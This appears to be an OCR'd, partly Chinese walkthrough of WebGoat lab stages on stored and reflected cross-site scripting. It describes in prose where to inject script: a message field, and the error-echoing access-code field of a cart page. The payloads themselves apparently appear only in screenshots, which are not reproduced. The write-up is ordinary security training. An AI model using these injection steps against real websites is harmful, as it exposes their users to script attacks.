
Stage 4

Stage 4: Block Stored XSS using Output Encoding.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block XSS after it is read from the database. Repeat stage 3. Verify that 'David' is not affected by Bruce's profile attack.

*** You have completed Stage 3: Stored XSS Revisited.**
*** Welcome to Stage 4: Block Stored XSS using Output Encoding**



Stage 4: Block Stored XSS using Output Encoding(ignored)

Stage 5: Reflected XSS


以Larry的身份登录，并进入searchstaff界面：

发现会提示错误信息后，尝试插入恶意代码：


Stage 5

Stage 5: Execute a Reflected XSS attack.


Use a vulnerability on the Search Staff page to craft a URL containing a reflected XSS attack. Verify that another employee using the link is affected by the attack.



发现有相应的攻击结果：



成功截图如下所示：




Stage 6: Block Reflected XSS(ignored)


Stored XSS Attacks

可存储的XSS攻击，就是当message被存储时，嵌入的攻击代码也被存储，因此造成了持续性的攻击。


本题中先测试一下title/message系统是如何工作的：



发现它是以title-href-message的大致方式进行展示的：




那么我们攻击的主要目标就在于在message框里面注入html代码，从而达到目的：



之后点击hack对应的链接，发现攻击成功：

之后显示测试通过：



Reflected XSS Attacks

返回式XSS攻击，是通过当输入无效的值后弹出的提示信息来进行攻击。

首先发现输入错误的密码时，会提示错误信息：

Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

*** Whoops, you entered [123456] instead of your three digit code. Please try again.**

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$69.99
Dynex - Traditional Notebook Case	27.99	1	$27.99
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$1599.99
3 - Year Performance Service Plan $1000 and Over	299.99	1	$299.99

The total charged to your credit card: $1997.96 UpdateCart

Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: 123456

Purchase

找到突破口后，只需要在密码栏中进行攻击语句的输入即可：

Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

*** Whoops, you entered [123456] instead of your three digit code. Please try again.**

Shopping Cart


Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$69.99
Dynex - Traditional Notebook Case	27.99	1	$27.99
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$1599.99
3 - Year Performance Service Plan $1000 and Over	299.99	1	$299.99

The total charged to your credit card: $1997.96 UpdateCart

